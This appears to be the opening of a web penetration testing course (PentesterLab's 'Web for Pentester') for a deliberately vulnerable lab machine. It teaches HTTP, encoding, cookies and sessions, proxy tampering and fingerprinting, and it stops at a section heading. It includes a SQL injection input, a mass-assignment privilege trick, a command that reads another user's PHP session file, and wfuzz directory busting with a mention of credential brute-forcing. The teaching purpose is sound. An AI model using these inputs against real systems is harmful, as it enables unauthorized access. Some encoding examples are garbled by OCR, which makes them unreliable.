WEB FOR PENTESTER

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Introduction

This course details all you need to know to start doing web penetration testing. PentesterLab tried to put together the basics of web testing and a summary of the most common vulnerabilities with the LiveCD to test them.

About this exercise

License

Syntax of this course

The red boxes provide information on mistakes/issues that are likely to happen while testing:

An issue that you may encounter...

The green boxes provide tips and information if you want to go further.

You should probably check...

The blue boxes are "homework": things you can work on once you are done with this exercise:

You should probably work on...

The web application

Once the system has booted, you can then retrieve the current IP address of the system using the command `ifconfig`:

```
$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10300 (10.0 KiB)  TX bytes:10243 (10.0 KiB)
          Interrupt:11 Base address:0x8000
```


In this example the IP address is 10.0.2.15.

Throughout the training, the hostname `vulnerable` is used for the vulnerable machine, you can either replace it by the IP address of the machine, or you can just add an entry to your host file with this name and the corresponding IP address. It can be easily done by modifying:

- On Windows, your `C:\Windows\System32\Drivers\etc\hosts` file.
- On Unix/Linux and Mac OS X, your `/etc/hosts` file.

The IP address can change if you restart the system, don't forget to update your hosts file.

Once you access the web application, you should see the following page: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Introduction

Web applications are probably the most common services exposed by companies and institutions on the internet, furthermore, most old applications have now a "web version" to be available in the browser. This massive transformation makes of web security an important part of a network's security.

Security model of the web

The basis of the security model of the web is really simple: don't trust the client. Most information a server will received can be spoofed by the client. Better be safe than sorry, it's better to filter and escape everything than realising later on that a value you thought was not user controlled is.

Web security risks

web applications present all the risks of normal applications:

- Compromise.
- Information leak.
- Reputational damage.
- Information lost.
- Money lost.

Web technologies

Architecture

Most web applications rely on 3 components:

- The client: a web browser in most cases.
- The web server that will receive requests from client. An application server can be involved to process the requests, in that case the web server will just forward the requests to the application server.
- The storage backend to retrieve and save information: most commonly a database.

All these components may have different behaviours that will impact the existence and exploitability of vulnerability. All these components can also present vulnerabilities or security issues.

Client side technologies

Most of the client side technologies are used every day by most Internet users: HTML, JavaScript, Flash... through their browsers (Chromium, Firefox, Internet Explorer, Safari...). However, web applications' clients can also be a thick client connecting to a web service or just a script.

Server side technologies

On the server side a lot of technologies can be used and even if all can be vulnerable to any web issue, some issues are more likely to happen for a given technology.

The server side can be divided in more sub-categories:

- Web servers like Apache, lighttpd, Nginx, IIS...
- Application servers like Tomcat, Jboss, Oracle Application server...
- The programming language used: PHP, Java, Ruby, Python, ASP, C#, ... This programming language can also be used as part of a framework like Ruby-on-Rails, .Net MVC, Django.

Storage backend

The storage backend can be located on the same server as the web server or on a different one, that can explain weird behaviour during the exploitation of some vulnerabilities.

Few backends exist:

- Simple files.
- Relational databases like Mysql, Oracle, SQL Server, PostgreSQL.
- Other databases like MongoDB, CouchDB.
- Directories like openLDAP or Active Directory.

An application can use more than one storage backend. For example, some applications use LDAP to store users and their credentials and use Oracle to store information.

The HTTP protocol

HTTP is the base of the web, it's really important to have a deep understanding of this protocol in order to perform web security testing. Knowing and understanding HTTP specificities will often allow you to find vulnerabilities and exploit them.

A Client-server dialog

HTTP is a dialog between one client and one server. The client, the browser, sends a request to the server, and then the server responds to this request. HTTP has the advantages of being a text protocol and therefore really easy to read, understand and learn for a human being. By default, most web servers are available on port TCP/80. When your browser connects to a URL http://pentesterlab.com/, it's in fact doing a TCP connection to the port 80 of the IP corresponding to the name `pentesterlab.com`.

The most common request occurs when a browser ask the server for content. The browser sends a request composed of the following elements:

- An HTTP method that will allow the server to understand what kind of operation the browser wants to realise.
- A resource that corresponds to what the client try to access on the server.
- A version that will allow the server to know what version of HTTP the browser is talking.
- Optionnaly, various headers giving more information to the server like the browser's name and version, the preferred language of the user (like in English, German, French,...), ...
- Depending on the HTTP method used, a request body.

As an example, a request to the URL http://vulnerable/index.php will correspond to the following HTTP request:

```
GET /index.php HTTP/1.1
Host: vulnerable
User-Agent: Mozilla Firefox
```

Requests

Methods

Many HTTP methods exist:

- The GET method: to request for content, it's the most common request sent by browsers;
- The POST method: POST is used to send larger amount of data, it's used by most forms and also for file upload.
- The HEAD method: the HEAD method is very similar to the GET request, the only difference is in the response provided by the server, the response will only contains the headers and no body. HEAD is massively used by web spiders to check if a web page has been updated without downloading the full page content.

There are many other HTTP methods: PUT, DELETE, PATCH, TRACE, OPTIONS, CONNECT... You can read more about them on the Wikipedia page.

Parameters

Another important part of the request is the parameters, when a client accessed the following page http://vulnerable/article.php?id=1&name=2, the following request is sent to the web server:

POST requests are really similar, but instead the parameters are sent in the request body. For example, the following form:

```
<html>
  [...]
 <body>
  <form action="/login.php" method="POST">
   Username: <input type="text" name="username"/> <br/>
   Password: <input type="password" name="password"/> <br/>
   <input type="submit" value="Submit">
  </form>
 </body>
</html>
```

This HTML code corresponds to the following login form:

Once the form is filled with the following values:

- username equals 'admin',
- password equals 'Password123'.

And after it gets submitted, the following request is sent to the server:

```
POST /login.php HTTP/1.1
Host: vulnerable
User-Agent: Mozilla Firefox
Content-Length: 35

username=admin&password=Password123
```

NB: if the method `GET` was used in the `<form` tag, the values provided will be sent as part of the URL and look like:

```
GET /login.php?username=admin&password=Password123 HTTP/1.1
Host: vulnerable
User-Agent: Mozilla Firefox
```

If the form tag contains an attribute `enctype="multipart/form-data"`, the request sent will be different:

```
POST /upload/example1.php HTTP/1.1
Host: vulnerable
Content-Length: 305
User-Agent: Mozilla/5.0 [...] AppleWebKit
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryfLW6oGspQZKVxZjA

------WebKitFormBoundaryfLW6oGspQZKVxZjA
Content-Disposition: form-data; name="image"; filename="myfile.html"
Content-Type: text/html

My file

------WebKitFormBoundaryfLW6oGspQZKVxZjA
Content-Disposition: form-data; name="send"

Send file
------WebKitFormBoundaryfLW6oGspQZKVxZjA--
```

We can see that there is a different `Content-type` header: `Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfLW6oGspQZKVxZjA`. The Webkit comes from Webkit based browser, other browsers will use a long random string instead. This string is repeated for every part of the multipart information. The last part contains the string followed by `--`.

When you upload a file, this is what the browser uses. In the multi-part section dedicated to the file, you will see the following information:

- The file name: `myfile.html`.
- The parameter name: `image`.
- The file content type: `text/html`.
- The file content: `My file`.

It's also possible to send parameters as an array (or hash depending on the parsing performed on the server side). You can for example use: `/index.php?id[1]=0` to encode an array containing the value `0`.

This method of encoding is often used by frameworks to perform automatic request to object mapping. For example, the following request: `user[name]=louis&user[group]=1` will be mapped to an object `User` with the attribute `name` equals to `louis` and the attribute `group` mapped to `1`. This automatic mapping can sometimes be exploited using attacks named mass-assignment: by sending additional parameters, you can, if the application does not protect against it, change attributes in the receiving object. In our previous example, you could for example add `user[admin]=1` to the request and see if your user gets administrator privileges.

HTTP Headers

As we saw, HTTP requests contain a lot of HTTP Headers. You can obviously manipulate all of them but if you provide incorrect values the request is likely to be rejected or the header won't be used.

Furthermore, most applications only use few HTTP headers:

- `Referer`: to know where the clients come from;
- `Cookie`: to retrieve the cookies;
- `User-Agent`: to know what browser users use;
- `X-Forwarded-For`: to get the source IP address (even if it's not the best method to do this).

Other HTTP headers are mostly used by the web server, you can also find security vulnerabilities in their handling. However, you are less likely to find a bug in a web server than in a web application.

One of the most important headers is `Host`, it's mainly used by the web server to know what web site you are trying to access. When more than one website is hosted on the same server, web server used this header to do virtual-hosting: even if you are always connecting to the same IP address, the server reads the `Host` information and serves the right content based on this. If you put the IP address in the Host header or an invalid hostname, you can sometimes get another website and get extra-information from this.

Responses

When you send a request, the server will respond back with an HTTP response. For example, the following response could be sent back:

```
HTTP/1.1 200 OK
Date: Sun, 03 Mar 2013 10:56:20 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Content-Length: 6988
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>PentesterLab &raquo; Web for Pentester</title>
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <meta name="description" content="Web For Pentester">
    <meta name="author" content="Louis Nyffenegger
louis@pentesterlab.com">
[...]
```

An important part of the response is the status code, it's followed by a reason and is located in the first line of the response. It's used by clients to know how to handle the response. The following status codes are the most common ones:

- `200 OK`: the request was processed successfully.
- `302 Found`: used to redirect users for example when they logout to send them back to the login page.
- `401 Unauthorized`: when the resource's access is restricted.
- `404 Not found`: the resource requested by the client was not found.
- `500 Internal Server Error`: an error occured during the processing of the request.

Some of them are far less common like `418: I'm a teapot`.

After the status code, you can see the HTTP headers.

HTTP headers contain a lot of information and will influence how the browser will handle the request and interpret its content. In the response above, we can see the following information:

- The date.
- The `Server` header that gives a lot of information on what the remote web server is.

- The `X-Powered-By` header that gives even more information.
- The `Content-Length` header to tell the browser how big the response will be.
- The `Content-Type` header to tell the browser what to expect. This header will change the browser behaviour, if the header is `text/html`, the browser will try to render the response. If it's `text/plain`, it shouldn't try to render it.

The content is the information sent back, it can be an HTML page, some images, everything basically. When your browser retrieves a HTML page, it will parse it and retrieve each of the resources automatically:

- JavaScript files.
- CSS files.
- Images.
- ...

HTTPs

HTTPs is just HTTP done on top of a Secure Socket Layer (SSL). The SSL part ensures the client that:

- He's talking to the right server: authentication;
- The communication is secure: encryption.

Multiple versions of SSL exist with some of them considered weak (SSLv1 and SSLv2).

SSL can also be used to ensure clients' identity. Client certificates can be used to ensure that only people with valid certificates can connect to the server and send requests. This is a great way to limit access to a service and is often used for systems requiring a high security level (payment gateway, sensitive web service). However, maintaining certificates (and revocation list) can be a pain for large deployments.

Listening to HTTP traffic

There are 3 ways to listen to HTTP traffic:

- By listening to the network directly with tools like Wireshark or tcpdump.
- In the browser, most browsers have an extension allowing a user to see what traffic is transmitted and received.
- By setting up a proxy between the browser and server.

Each of these methods have advantages and disadvantages, we will see later that it really depends on whether the communications are using Secure Socket Layer (SSL) or not and on whether the user wants to be able to intercept/modify the request or not.

Generating HTTP traffic

Generating HTTP traffic can be performed in different ways:

- Since it's a text oriented protocol, you can just use a tool like telnet or netcat and type your request.
- Sending HTTP traffic can also be done using a programming language, all of them can easily be used to write and read traffic from a socket and communicate with the server. Furthermore, most languages have an HTTP library allowing a programmer to easily build and send requests and get the corresponding responses.
- Finally, the easiest way to generate an HTTP request is to use a browser.

Using a browser is obviously the easiest way to access a website. However, others methods will allow you to have a better access to details and to craft any HTTP requests.

Using telnet (or netcat) you can quickly send HTTP requests:

```
$ telnet vulnerable 80
GET / HTTP/1.1
Host: vulnerable

[...]
```

You can also do the same thing using netcat:

```
$ echo "GET / HTTP/1.1\r\nHost: vulnerable\r\n\r\n" | nc vulnerable 80
[...]
```

Data encoding

Code vs. data

Most of security issues come from the fact that an attacker is able to put code where the application expects data. Most of the web security issues like XSS or SQL injections come from this, the application receives data but use this data as code.

URL encoding

As we saw, some characters are used in HTTP to do the distinction between:

- Each request's lines: `\r\n`.
- Each part of the HTTP request (like between the method and the URI): space .
- The path and the parameters: `?`.
- Each parameters: `&`;
- a parameter name and the corresponding value: `=`.

However, for most attacks these characters are needed, in order to ensure a character is understood as a value and not as part of a request's delimiter, it needs to be encoded. The simplest encoding consists of using `%` followed by the **hexadecimal** value of the character. In the same way, since `%` is used to encode values, it should be encoded...

In order to retrieve the hexadecimal value of a given character, the ascii table can be used. The following table shows characters used as part of the HTTP protocol and their URL-encoded value:

Character	URL encoded value
\r	%0d
\n	%0a
	%20 or `+`
?	%3f
&	%26
=	%3d
;	%3b
#	%23
%	%25

You can use the ASCII table to get the full list. I can be retrieved by running `man ascii` on most Linux system or by googling "ascii table".

If you are doing a lot of web application testing, it's probably a good idea to print the ascii table and keep it on your desk.

Double encoding

Sometime, the system tested can also decode two times the value provided. For example, the web server can do a first decoding and the application a second one. In this case, you will need to double encode the special characters you want to send.

To do so, you just need to re-encode the encoded value. For example, if you want to double-encoded an equal sign `=`, you will need to encode it as a `%3d` and then re-encoded it: `%253d`.

Once receiving `%253d`, the web server may decode it as `%3d` and the web application may decode it again `%3d` as `=`.

Double encoding can also be used to bypass some filtering mechanism in some conditions. This behaviour obviously depends on the behaviour of each component of the chain involved in the handling of the HTTP request.

HTML encoding

Like for URL, some characters in HTML have a specific semantic and should therefore be encoded if they need to be used without their semantics' implication.

Character	HTML encoded value
>	>
<	<
&	&
"	&quote;
'	'

Any character can also be encoded using their

- **Decimal** value, for example, `=` can be encoded as `=`.
- **Hexadecimal** value, for example, `=` can be encoded as `=`.

Cookies and sessions

Cookies are initially sent by the server using an HTTP header: `Set-Cookie`. Once this header is received the browser will automatically send back the cookie in all later requests sent to this server using a `Cookie` header.

The `Set-Cookie` header contains many optional fields:

- An expiration date: to tell the browser when it should delete the cookie/
- A `Domain`: to tell the browser what sub-domain or hostname the cookie should be send to.
- A `Path`: to tell the browser for which path the cookies should be sent.
- Security flags.

By default, the `Path` and `Domain` are mostly used to increase or restrict the availability of a given cookie for application within the same domain or within the same server.

> I once reviewed an application where it was possible to access other companies information by sending the cookies received by companyA.domain.com to companyB.domain.com... The cookie scope was limited to each sub-domain so it didn't get detected earlier.

Cookies can have two security related flags:

- httpOnly: to prevent access to the cookies to JavaScript code. This mechanism prevents trivial exploitation of Cross-Site Scripting by limiting direct access to cookies using `document.cookie` in JavaScript.
- secure: to prevent the browser from sending the cookies over unencrypted communications. This is mostly use to limit the risk of someone getting his cookie stolen when browsing a web site without a secure connection.

Sessions are a mechanism that uses cookies as a transport medium. The main problem of cookies is that they can be accessed and tampered by users. To prevent this, developers started using sessions: the cookie sent back to the user contains a session identifier (session id), when the user sends the cookie back in the next requests, the application uses this session identifier to access information stored locally. This information can be stored in a file, in a database or in memory. Some session's mechanism also encrypted the data for security reasons.

`Rack::Session::Cookie` is used by default in Rack based applications (most of Ruby applications use Rack). It provides a different session mechanism, the information is sent back to users but is signed with a secret. This way, the users cannot tamper the information in the session (but they can still access it once they decode it).

By default, in PHP, the sessions are saved using one file per session and are stored unencrypted (on Debian in `/var/lib/php5/`). If you have local access to the system you can go and read other people session's information. If for example your session id (the value sent back in the cookie value) is `o8d7lr4p16d9gec7ofkdbnhm93`, you will see a file named `sess_o8d7lr4p16d9gec7ofkdbnhm93` which contains the information in the session:

```
# cat /var/lib/php5/sess_o8d7lr4p16d9gec7ofkdbnhm93
pentesterlab|s:12:"pentesterlab";
```

Web server can share sessions between multiple applications. It's always interesting to check if a valid session for one application can give you access to another application.

HTTP authentication

HTTP also provides mechanism to authenticate users. There are three methods available as part of the protocol:

- Basic Authentication: the username and password are encoded using base64 and sent using an `Authorization` header: `Authorization: basic YWRtaW46YWRtaW4K`.

- Digest Authentication: the server sends a challenge (unique information to be used), the client responds to this challenge (hash information including the password provided by the user). This mechanism prevents the password from being sent unencrypted to the server.
- NTLM authentication: that is mostly used in the Microsoft world and is quite similar to Digest.

Web services

Web services are mostly a simple way to call remote methods using HTTP. It's basically a fancy way to send calls to the server and get a response back. The information sent can be:

- Sent as with any other HTTP requests for REST.
- Sent using XML messages for SOAP.
- Sent using JSON based message.

The remote method called can be retrieved by the server:

- Based on the URL.
- Based on the HTTP header (`SOAPAction` for example).

- Based on the message content.

Testing web services is really similar to testing traditional web applications aside from the fact that your browser will probably not (out of the box) be able to talk to the server-side. But once you have examples of requests, you can easily use a scripting language or any tool allowing you to send HTTP request to fuzz and attack the server-side code.


Web application security

In this section, we will see where application security should be performed.


Client Side Security

A common mis-conception of developers is to perform security checks on the client side for example in JavaScript. For example to validate a phone number.


First the user will enter the phone number:




The JavaScript code will then check the value:



And the value seems correct:




The value will then be sent to the server:




The browser won't send the request if the phone number is not in the correct format:

The JavaScript will check the value:



And reject it:




The request will not be sent to the server.

These types of checks are inefficient and can easily be bypassed and should not be used as security mechanisms. However, these checks can lower the load of the server by limiting the number of requests to process: if each client's information is correct before being sent, less incorrect requests will be sent and this will lower the server's load.


Bypassing Client Side Checks

To bypass client side checks, you need to setup a proxy like Burp Suite. Once you have the proxy running, you need to tell your browser to send the requests through this proxy (by changing its configuration or environment variables depending on your browser and operating system). You will then see the requests sent by your browser and will be able to intercept and tamper them.


Once you set up the proxy, you will be able to intercept the request sent by your browser:




Then you can modify it:




And the server will respond to your modified request:



By using the correct value in the browser, the form gets submitted. However, the proxy is then used to modify the value and start attacking the web application:


OK!
Phone: 012345678
SUBMIT
phone=
012345678
Proxy


OK!
Phone: 012345678
SUBMIT
phone=
012345678
phone=
T' or 1=1--
Proxy

Server side

Applications' security should be performed on the server side. All information received should not be trusted, data itself or data format should be considered as malicious. Don't expect a parameter to be a string, it can be a hash or an array. Don't expect a parameter to be an integer, it can be a string. Even the hostname of the current server (provided by the `Host` header) can be malicious. Don't trust anything and make sure you double check everything. Don't expect people to not find out about something, if you build something weak it's likely that someone will find out.

Fingerprinting

Fingerprinting is the first task of a web application testing. Fingerprinting will provide the tester with a lot of information and may do the difference during the exploitation of vulnerabilities that you will find later.

Fingerprinting the web server

Fingerprinting the web server consists of trying to retrieve as much information as possible about it:

- Name and version of the server.
- Is an application server used in the backend?
- Database backend, is the database on the same host.

- Usage of a reverse proxy.
- Load balancing.
- Programming language used.

Retrieving the server name and version can be easily done by inspecting the HTTP headers:

```
$ telnet vulnerable 80
GET / HTTP/1.1
Host: vulnerable

HTTP/1.1 200 OK
Date: Sun, 03 Mar 2013 10:56:20 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Content-Length: 6988
Content-Type: text/html
```

You can also use a bad `Host` header (or just the IP) to get the default virtual-host can get more information:

```
$ telnet vulnerable 80
GET / HTTP/1.1
Host: thisisabadvalue
```

Browsing the web site

Another action to perform during the fingerprinting process is to simply browse the website and keep track of any interesting functionalities found:

- Upload and download functionalities.
- Authentication forms and links: login, logout, password recovery functions.
- Administration section.
- Data entry points: "Leave a comment", "Contact us" forms.

During this phase, it's interesting to check the source of the web page and search for HTML comments. Comments often provide interesting information on the web site. All browsers allow you to access source of the web page, you can then search for HTML comments tags: i.e. information between `<!--` and `-->`. Most of the time, the source code is coloured and the comments are easy to spot:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-AU" xml:lang="en-AU">
<!--
    Hey there hacker! If you are interested in working on Toolbox, email your vitals to
-->

```

The file extension used by the web site will provide you more information on what technology is used:

- if you see `.php` file, the application is written in PHP;
- if you see `.jsp` or `.do` files, the application is written in Java;
- ...

> Someone can obviously write a Java application with `.php` extensions or a PHP application with `.do` extensions but it's really unlikely.

It's also possible to fingerprint the website by looking at the way the actions are mapped to URLs. For example, in Ruby-On-Rails, developers can use scaffolding to automatically generate code to manage the views, the model and the controller for a given object. This will generate a URL mapping in which:

- `/objects/` will give you a list of all the objects;
- `/objects/new` will give you the page to create a new object;
- `/objects/12` will give you the object with the id 12;
- `/objects/12/edit` will give you the page to modify the object with the id 12;
- ...

Check for favicon.ico

The favicon.ico is this little picture you can find in your browser URL bar when you visit a web site:

This picture can be used as a fingerprinting element since most developers or system administrators don't change it and most applications or servers provide their own. For example, the favicon below is used by Drupal.

Check the robots.txt file

Another common file deployed with applications is the robots.txt. Some PHP based applications make a heavy use of it to prevent search engines to index some parts of the application. They are a really good source of information and can be used to map interesting part of the applications and to find out what framework or application is used to build the website.

For example, the following `robots.txt` is used by the CMS Joomla:

```
# If the Joomla site is installed within a folder such as at
# e.g. www.example.com/joomla/ the robots.txt file MUST be
# moved to the site root at e.g. www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to the disallowed
# path, e.g. the Disallow rule for the /administrator/ folder
# MUST be changed to read Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/orig.html
#
# For syntax checking, see:
# http://tool.motoricerca.info/robots-checker.phtml

User-agent: *
Disallow: /administrator/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /images/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /libraries/
Disallow: /logs/
Disallow: /media/
Disallow: /modules/
Disallow: /plugins/
Disallow: /templates/
```

```
Disallow: /tmp/
```

It also tells you what you should check, if a website does not want something to be indexed it's probably because it's interesting security-wise.

Searching for directories and pages

After browsing the website, it's important to search for pages or directories that are not directly available through a link. To achieve that, you need to use a list of file names and check if these names exist on the remote server.

Directory/Pages busting

The tool Wfuzz (http://www.edge-security.com/wfuzz.php) can be used to detect directories and pages on the web server using wordlists of common resource names.

The following command can be run to detect remote files and directories:

```
$ python wfuzz.py -c -z file wordlist/general/common.txt --hc 404
http://vulnerable/FUZZ
```

You can do a lot with it:

- Filter based on the error code.
- Only search for file with a given extension: `http://vulnerable/FUZZ.php`.
- Brute force credentials.
- ...

As often, the best way to learn is to play with it and see what you can do.

Finding administration pages

